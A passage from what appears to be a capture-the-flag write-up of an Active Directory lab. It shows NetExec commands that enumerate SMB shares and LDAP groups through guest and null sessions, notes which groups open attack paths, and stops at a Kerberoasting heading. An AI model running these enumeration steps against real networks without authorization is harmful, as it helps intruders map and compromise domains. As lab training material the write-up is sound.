

Added both ad.thm.local and thm.local to /etc/hosts.
SMB Enumeration — NetExec
nxc smb 10.146.146.34 -u 'anonymous' -p '' --shares

Switched to guest auth against the hostname:
nxc smb ad.thm.local -u 'guest' -p '' --shares

IPC$ with READ access. Guest auth with no password. The DC was willing to give up its user list without credentials.

LDAP Null Session — Group Enumeration
nxc ldap ad.thm.local -u 'guest' -p ''
nxc ldap ad.thm.local -u 'guest' -p '' --groups


Groups worth noting: Remote Desktop Users had 6 members — multiple RDP paths. Remote Management Users had 3 members with WinRM access on an open port. Certificate Service DCOM Access and Cert Publishers confirmed ADCS. Group Policy Creator Owners — one member who can modify GPOs domain-wide. Reader Admins — custom group, no description, suspicious by definition.
Kerberoasting — CODY_ROY
